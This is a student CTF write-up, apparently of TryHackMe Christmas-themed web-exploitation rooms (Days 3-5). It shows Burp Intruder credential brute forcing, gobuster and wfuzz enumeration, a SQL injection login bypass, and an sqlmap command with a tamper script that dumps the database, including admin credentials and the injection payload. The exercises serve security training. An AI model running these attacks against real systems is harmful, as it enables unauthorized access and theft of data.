9 Origin: http://10.10.140.89
10 Connection: close
11 Referer: http://10.10.140.89/?login=username_incorrect
12 Upgrade-Insecure-Requests: 1
```

⚙️ ⏪ ⏩ Search... 0 matches

Finished

The screenshot shows a web browser window titled "Configuring Burp to work" with a tab labeled "Santa Sleigh Tracker". The URL in the address bar is "10.10.140.89/?login=username\_incorrect". The main content of the page is a login form for a "Santa Sleigh Tracker" application. The form includes a red Santa sleigh icon with wrapped gifts, the text "Santa Sleigh Tracker", a username field containing "admin", a password field containing "password", and a large green "Sign in" button. Below the form is a paragraph explaining the app's function: "The Santa Sleigh Tracker App uses state of the art technology to track Santa as he travels around the world delivering presents."



### Thought Process/Methodology:

Firstly, we opened BurpSuite by clicking “Applications”, “03 - Web Application Analysis” and “burpsuite” and made sure the intercept in our Burpsuite is on. We went back to the website after turning on burp in our Mozilla Firefox. Then, we tried logging in using a username and password, and Burpsuite will ask for our permission. After right-clicking the “Raw” page, we pressed the “Send to Intruder” button and we went our way to another page by clicking on “Intruder” , “2” and “Target”. We renamed “2” into “day3”. Next, we changed the host to our machine IP address. At the “Positions” page, we changed the attack type to “Cluster bomb”. We also cleared the pre-selected positions by clicking “Clear S”, highlighted our username (dark) and password (star) and then clicked on “Add S”. Moving on, we headed to the “Payloads” page. We filled in the payload sets and payload options with the data given which are set 1 for the usernames and set 2 for the passwords. We went back to the top of the page and clicked “Start attack”. We chose to sign in using the username “admin” and the password “12345” because they showed a difference in length compared to the other sets of the usernames and passwords. Following this, we got the flag.

## Day 4: Web Exploitation – Santa's watching

**Tools used:** Kali Linux, Firefox


**Solution/walkthrough:**

**Question 1 - Given the URL "http://shibes.xyz/api.php", what would the entire wfuzz command look like to query the "breed" parameter using the wordlist "big.txt" (assume that "big.txt" is in your current directory)**

Select the proper words in the proper place of the command: [a] -c -zfile,[b]http://[c].xyz/api.[d]?[e]=FUZZ

**Answer :** [a] wfuzz    [b] big.txt    [c] shibes    [d] php    [e] breed  
: wfuzz -c -z file.big.txt http://shibes.xyz/api.php?breed=FUZZ

We entered our IP address as usual and waited for the screen to appear.



**Question 2 - Use GoBuster (against the target you deployed -- not the shibes.xyz domain) to find the API directory. What file is there?**

**Answer :** site-log.php

Then, we ran the gobuster command after installing it first.

```
(1211101384㉿kali)-[~]
$ gobuster dir -u http://10.10.61.237 -w /usr/share/wordlists/dirb -x .php
Command 'gobuster' not found, but can be installed with:
sudo apt install gobuster
Do you want to install it? (N/y)
sudo apt install gobuster
[sudo] password for 1211101384:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  gobuster
0 upgraded, 1 newly installed, 0 to remove and 1348 not upgraded.
Need to get 2,189 kB of archives.
After this operation, 7,582 kB of additional disk space will be used.
Get:1 http://kali.cs.nctu.edu.tw/kali kali-rolling/main amd64 gobuster amd64 3.1.0-0kali1 [2,189 kB]
Fetched 2,189 kB in 9s (251 kB/s)
Selecting previously unselected package gobuster.
(Reading database ... 267880 files and directories currently installed.)
Preparing to unpack .../gobuster_3.1.0-0kali1_amd64.deb ...
Unpacking gobuster (3.1.0-0kali1) ...
Setting up gobuster (3.1.0-0kali1) ...
Processing triggers for kali-menu (2021.4.2) ...


(1211101384㉿kali)-[~]
$ gobuster dir -u http://10.10.61.237 -w /usr/share/wordlists/dirb/big.txt -x .php
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.61.237
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: php
[+] Timeout: 10s

2022/06/16 01:50:33 Starting gobuster in directory enumeration mode
[[ s
./htaccess      (Status: 403) [Size: 277]
./htpasswd.php  (Status: 403) [Size: 277]
./htaccess.php  (Status: 403) [Size: 277]
./htpasswd      (Status: 403) [Size: 277]
/LICENSE        (Status: 200) [Size: 1086]
/api            (Status: 301) [Size: 310] [→ http://10.10.61.237/api/]
/server-status  (Status: 403) [Size: 277]

2022/06/16 02:06:15 Finished
```

After that, we went back to the website and opened the url with “/api” directory.



**Question 3 - Fuzz the date parameter on the file you found in the API directory. What is the flag displayed in the correct post?**

**Answer : THM{D4t3\_AP1}**

We used the wfuzz command with the ‘wordlist’ mentioned before, and made sure to put FUZZ at the “date” parameter.

```

(1211101384㉿kali)-[~/home]
$ wfuzz -c -z file,/home/i211101384/room/day4/wordlist -u http://10.10.61.237/api/site-log.php?date=FUZZ
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://10.10.61.237/api/site-log.php?date=FUZZ [Completed]
Total requests: 63 [100%]

ID Response Lines Wl Wordcomm Chars look like Payload
assume that 'big.txt' is in your current directory)
000000028: 200 0 L 0 W 0 Ch "20201127"
000000001: 200 0 L 0 W 0 Ch "20201100"
000000003: 200 0 L 0 W 0 Ch "20201102"
000000007: 200 0 L 0 W 0 Ch "20201106"
000000015: 200 0 L 0 W 0 Ch "20201114"
000000027: 200 0 L 0 W 0 Ch "20201126" [Hint]
000000030: 200 0 L 0 W 0 Ch "20201129"
000000024: 200 0 L 0 W 0 Ch "20201123"
000000023: 200 0 L 0 W 0 Ch "20201122"
000000022: 200 0 L 0 W 0 Ch "20201121"
000000021: 200 0 L 0 W 0 Ch "20201120"
000000018: 200 0 L 0 W 0 Ch "20201117"
000000020: 200 0 L 0 W 0 Ch "20201119"
000000019: 200 0 L 0 W 0 Ch "20201118" [Hint]
000000017: 200 0 L 0 W 0 Ch "20201116"
000000014: 200 0 L 0 W 0 Ch "20201113"
000000016: 200 0 L 0 W 0 Ch "20201115"
000000013: 200 0 L 0 W 0 Ch "20201112" [Hint]
000000010: 200 0 L 0 W 0 Ch "20201109"
000000012: 200 0 L 0 W 0 Ch "20201111"
000000011: 200 0 L 0 W 0 Ch "20201110"
000000029: 200 0 L 0 W 0 Ch "20201128"
000000009: 200 0 L 0 W 0 Ch "20201108"
000000004: 200 0 L 0 W 0 Ch "20201103"
000000031: 200 0 L 0 W 0 Ch "20201130"
000000005: 200 0 L 0 W 0 Ch "20201104"
000000002: 200 0 L 0 W 0 Ch "20201101"
000000006: 200 0 L 0 W 0 Ch "20201105"
000000008: 200 0 L 0 W 0 Ch "20201107"
000000033: 200 0 L 0 W 0 Ch "20201202"
000000037: 200 0 L 0 W 0 Ch "20201206"
000000045: 200 0 L 0 W 0 Ch "20201214"
000000046: 200 0 L 0 W 0 Ch "20201215"
000000041: 200 0 L 0 W 0 Ch "20201210"

000000042: 200 0 L 0 W 0 Ch "20201211"
000000044: 200 0 L 0 W 0 Ch "20201213"
000000043: 200 0 L 0 W 0 Ch "20201212"
000000040: 200 0 L 0 W 0 Ch "20201209"
000000039: 200 0 L 0 W 0 Ch "20201208" [Hint]
000000036: 200 0 L 0 W 0 Ch "20201205"
000000035: 200 0 L 0 W 0 Ch "20201204"
000000047: 200 0 L 0 W 0 Ch "20201216" [Hint]
000000034: 200 0 L 0 W 0 Ch "20201203"
000000038: 200 0 L 0 W 0 Ch "20201207"
000000032: 200 0 L 0 W 0 Ch "20201201" [Hint]
000000049: 200 0 L 0 W 0 Ch "20201218"
000000053: 200 0 L 0 W 0 Ch "20201222"
000000060: 200 0 L 0 W 0 Ch "20201229"
000000058: 200 0 L 0 W 0 Ch "20201227"
000000055: 200 0 L 0 W 0 Ch "20201224" [Hint]
000000052: 200 0 L 0 W 0 Ch "20201221"
000000056: 200 0 L 0 W 0 Ch "20201225"
000000059: 200 0 L 0 W 0 Ch "20201228"
000000057: 200 0 L 0 W 0 Ch "20201226"
000000026: 200 0 L 1 W 13 Ch "20201215"
000000025: 200 0 L 0 W 0 Ch "20201214"
000000054: 200 0 L 0 W 0 Ch "20201223"
000000051: 200 0 L 0 W 0 Ch "20201220"
000000048: 200 0 L 0 W 0 Ch "20201217"
000000050: 200 0 L 0 W 0 Ch "20201219"
000000061: 200 0 L 0 W 0 Ch "20201230"
000000063: 200 0 L 0 W 0 Ch "http://10.10.61.237/api/site-log.php?date="
000000062: 200 0 L 0 W 0 Ch "20201231"

Total time: 2.029883
Processed Requests: 63
Filtered Requests: 0
Requests/sec.: 31.03625

```

We took a date and put it at the 'date' parameter with the file name 'site-log.php' as the directory of our url.



**Question 4 - Look at wfuzz's help file. What does the -f parameter store results to?**

**Answer : filename**

### **Thought Process/Methodology:**

We entered our IP address as usual and waited for the website to appear. The website appeared with a picture of red and green lights of a christmas tree and the sentence; “Y0u h4v3 b33n d3f4c3d y0ur f0rums ar3 g0ne”. Then, we ran the gobuster command after installing it first. We can see the API of the url after inputting the gobuster command. After that, we went back to the website and opened the url with “/api” directory. There is a ‘Parent Directory’ and ‘site-log.php’ file in the index. Afterwards, we needed to fuzz the date parameter on the file we found in the API directory, so we downloaded the file named ‘wordlist’ from tryhackme.com. We used the wfuzz command with the ‘wordlist’ mentioned before, and made sure to put FUZZ at the ‘date’ parameter. Based on the list, we found one of the IDs with a different number of characters than the others. We took its date and put it at the ‘date’ parameter with the file name as the directory at our URL. The flag will then appear.

## Day 5: Web Exploitation – Someone stole Santa's gift list!

**Tools used:** Kali Linux, Firefox, Burpsuite

**Solution/walkthrough:**

**Question 1 - What is the default port number for SQL Server running on TCP?**

**Answer :** 1433

**Question 2 - Without using directory brute forcing, what's Santa's secret login panel?**

**Answer :** /santapanel

Santa's Official Forum v2

Santa's forum is back!

Welcome, stranger! This is a place to exchange your Christmas stories and wishes.

Latests comments

Timmy I am so excited for Christmas this year!

William Santa, are you real?

James I've been a good boy this year!

Popular topics

Gifts Books, laptops, playstation

Questions Does Santa really like milk and cookies?

We were taken to a website page that greeted us by calling us a stranger.

Greetings stranger...

**Do not attempt to login if you are not a member of Santa's corporation!**

Username


Password

Greetings stranger...

**Do not attempt to login if you are not a member of Santa's corporation!**

Username

Password



**Question 3 - What is the database used from the hint in Santa's TODO list?**

**Answer : sqlite**

**Question 4 - How many entries are there in the gift database?**

**Answer : 22.**

```
(1211101384㉿kali)-[~]
$ sqlmap -r room/day5/santapanel.request --tamper=space2comment --dump-all --dbms sqlite
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 22:20:32 /2022-06-16
[22:20:32] [INFO] parsing HTTP request from 'room/day5/santapanel.request'
[22:20:32] [INFO] loading tamper module 'space2comment'
[22:20:33] [INFO] testing connection to the target URL
[22:20:33] [INFO] checking if the target is protected by some kind of WAF/IPS
[22:20:34] [INFO] testing if the target URL content is stable
[22:20:34] [INFO] target URL content is stable
[22:20:34] [INFO] testing if GET parameter 'search' is dynamic
[22:20:34] [WARNING] GET parameter 'search' does not appear to be dynamic
[22:20:34] [WARNING] heuristic (basic) test shows that GET parameter 'search' might not be injectable
[22:20:35] [INFO] testing for SQL injection on GET parameter 'search'
[22:20:35] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[22:20:35] [WARNING] reflective value(s) found and filtering out
[22:20:37] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[22:20:38] [INFO] testing 'Generic inline queries'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
[22:20:54] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[22:20:55] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[22:20:56] [INFO] target URL appears to have 2 columns in query
```

```

it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
[22:20:54] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[22:20:55] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[22:20:56] [INFO] target URL appears to have 2 columns in query
[22:20:57] [INFO] GET parameter 'search' is 'Generic UNION query (NULL) - 1 to 10 columns' injectable
[22:20:57] [INFO] checking if the injection point on GET parameter 'search' is a false positive
[22:20:58] [WARNING] parameter length constraining mechanism detected (e.g. Suhosin patch). Potential problems in enumeration phase can be expected
y
sqlmap identified the following injection point(s) with a total of 32 HTTP(s) requests:
--+
Parameter: search (GET) 
  Type: UNION query
  Title: Generic UNION query (NULL) - 2 columns
  Payload: search=AAAAAA' UNION ALL SELECT NULL,CHAR(113,113,106,118,113)||CHAR(86,83,80,87,75,117,73,100,116,85,118,115,10,106,70,114,68,101,78,67,104,112,102,110,81,90,102,79,72,76,103,100,114,81,65,84,83,85,84)||CHAR(113,120,107,112,113)--neVs
--+
[22:21:11] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[22:21:11] [INFO] testing SQLite
[22:21:11] [INFO] confirming SQLite
[22:21:12] [INFO] actively fingerprinting SQLite
[22:21:12] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[22:21:12] [INFO] sqlmap will dump entries of all tables from all databases now
[22:21:12] [INFO] fetching tables for database: 'SQLite_masterdb'
[22:21:12] [INFO] fetching columns for table 'sequels'
[22:21:12] [INFO] fetching entries for table 'sequels'
Database: <current>
Table: sequels
[22 entries] 

```

## Question 5 - What is James' age?

Answer : 8

## Question 6 - What did Paul ask for?

Answer : github ownership

```

[22:21:12] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[22:21:12] [INFO] sqlmap will dump entries of all tables from all databases now
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[22:21:12] [INFO] fetching entries for table 'sequels'
Database: <current>
Table: sequels
[22 entries] 

| kid         | age | title                      |
|-------------|-----|----------------------------|
| James       | 8   | shoes                      |
| John        | 4   | skateboard                 |
| Robert      | 17  | iphone                     |
| Michael     | 5   | playstation                |
| William     | 6   | xbox                       |
| David       | 6   | candy                      |
| Richard     | 9   | books                      |
| Joseph      | 7   | socks                      |
| Thomas      | 10  | 10 McDonalds meals         |
| Charles     | 3   | toy car                    |
| Christopher | 8   | air hockey table           |
| Daniel      | 12  | lego star wars             |
| Matthew     | 15  | bike                       |
| Anthony     | 3   | table tennis               |
| Donald      | 4   | fazer chocolate            |
| Mark        | 17  | wii                        |
| Paul        | 9   | github ownership           |
| James       | 8   | finnish-english dictionary |
| Steven      | 11  | laptop                     |
| Andrew      | 16  | rasberry pie               |
| Kenneth     | 19  | TryHackMe Sub              |
| Joshua      | 12  | chair                      |


```

## Question 7 - What is the flag?

Answer : thmfox{All\_I\_Want\_for\_Christmas\_Is\_You}.

```
[22:21:14] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/home/1211101384/.local/share/sqlmap/output/10.10.27.237/dump/SQLite_masterdb/users.csv'
[22:21:14] [INFO] fetching columns for table 'hidden_table'
[22:21:14] [INFO] fetching entries for table 'hidden_table'
Database: <current>
Table: hidden_table
[1 entry]
+-----+-----+
| flag |      |
+-----+-----+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+-----+-----+  

[22:21:14] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/home/1211101384/.local/share/sqlmap/output/10.10.27.237/dump/SQLite_masterdb/hidden_table.csv'
[22:21:14] [WARNING] HTTP error codes detected during run:
400 (Bad Request) - 1 times
[22:21:14] [INFO] fetched data logged to text files under '/home/1211101384/.local/share/sqlmap/output/10.10.27.237'
```

## Question 8 - What is the admin's password?

Answer : EhCNSWzzFP6sc7gB.

```
[22:21:12] [INFO] table 'SQLite_masterdb.sequels' dumped to CSV file '/home/1211101384/.local/share/sqlmap/output/10.10.27.237/dump/SQLite_masterdb/sequels.csv'
[22:21:12] [INFO] fetching columns for table 'users'
[22:21:13] [INFO] fetching entries for table 'users'
Database: <current>
Table: users
[1 entry]
+-----+-----+
| password | username |
+-----+-----+
| EhCNSWzzFP6sc7gB | admin |
+-----+-----+
```

## Thought Process/Methodology:

At first, we were at the “Santa’s Official Forum ” website page. Now, we are required to find Santa’s secret login panel. We were given the hint that the name of the panel is derived from two words from the question, which, after consideration, were ‘santa’, ‘secret’, ‘login’ and ‘panel’. We then tried multiple combinations, and got the name of the secret panel, which is “santapanel”. We made it as our directory and were taken to a website page that greeted us by calling us a stranger. To log into the page, we inputted “admin” or true – – for the username and “admin” for the password. After clicking the ‘Login’ button, we were directed to the “Welcome back, Santa!” page. Then, we made sure that our burp and the intercept were on, and entered a name at the same page. When we were redirected to Burpsuite, we right-clicked the page and saved the file. Afterwards, we used the sqlmap command in our terminal to look at the datas in the file we just saved. We then got a list of 22 entries at Santa’s sqlite database. After skimming through the table, we saw that James’ age is eight years old and Paul wished for Santa to give him a github ownership. Scrolling down a bit, we can see a hidden table with the flag and a table with a password and username for the page.